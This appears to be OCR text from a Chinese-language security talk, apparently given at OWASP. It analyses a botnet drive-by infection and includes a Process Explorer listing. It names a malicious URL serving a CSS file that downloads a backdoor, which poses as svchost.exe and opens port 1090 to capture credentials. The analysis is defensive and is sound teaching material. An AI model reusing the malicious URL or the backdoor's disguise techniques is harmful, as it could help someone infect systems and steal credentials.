
  http://xin89221.com/love/windoss.css

  透過執行上例程式，來達到完全控制的目的。(豬流感H1N1病毒)

Botnet 掛馬跳板主機 (cont.)

- windoss.css 內會下載aa35.exe後門程式。
- 執行是偽裝svchost.exe程式
- 並會開啟port 1090使用側錄帳號密碼。




Process Explorer - Sysinternals: www.sysinternals.com [OWASP\benny]
File Options View Process Find Users Help
Process PID CPU Description Company Name
System Idle Process 0 81.54
Interrupts n/a Hardware Interrupts
DPCs n/a Deferred Procedure Calls
System 4
smss.exe 528 Windows NT Session Manager Microsoft Corporation
csrss.exe 592 Client Server Runtime Process Microsoft Corporation
winlogon.exe 624 Windows NT Logon Application Microsoft Corporation
services.exe 668 Services and Controller app Microsoft Corporation
svchost.exe 832 Generic Host Process for Win32... Microsoft Corporation
svchost.exe 912 Generic Host Process for Win32... Microsoft Corporation
svchost.exe 1024 Generic Host Process for Win32... Microsoft Corporation
wuauclt.exe 872 Windows Update Automatic Up... Microsoft Corporation
svchost.exe 1116 Generic Host Process for Win32... Microsoft Corporation
svchost.exe 1264 Generic Host Process for Win32... Microsoft Corporation
spoolsv.exe 1532 Spooler SubSystem App Microsoft Corporation
VMwareService.... 1996 VMware Tools Service VMware, Inc.
alg.exe 972 Application Layer Gateway Ser... Microsoft Corporation
svchost.exe 2604 Generic Host Process for Win32... Microsoft Corporation
lsass.exe 680 7.69 LSA Shell (Export Version) Microsoft Corporation
taskmgr.exe 312 Windows TaskManager Microsoft Corporation
explorer.exe 1584 9.23 Windows Explorer Microsoft Corporation
VMwareTray.exe 1748 VMware Tools tray application VMware, Inc.
VMwareUser.exe 1756 VMware Tools Service VMware, Inc.
ctfmon.exe 1764 CTF Loader Microsoft Corporation
svchost.exe 1220 Windows Calculator application... Microsoft Corporation
aa35[1].exe 2056 MICROSOFT
cmd.exe 736 Windows Command Processor Microsoft Corporation
procexp.exe 2428 1.54 Sysinternals Process Explorer Sysinternals - www.sysinterna...
mspaint.exe 2584 Paint Microsoft Corporation
CPU Usage: 18.46% Commit Charge: 23.81% Processes: 30 Physical Usage: 49.61%


THE
END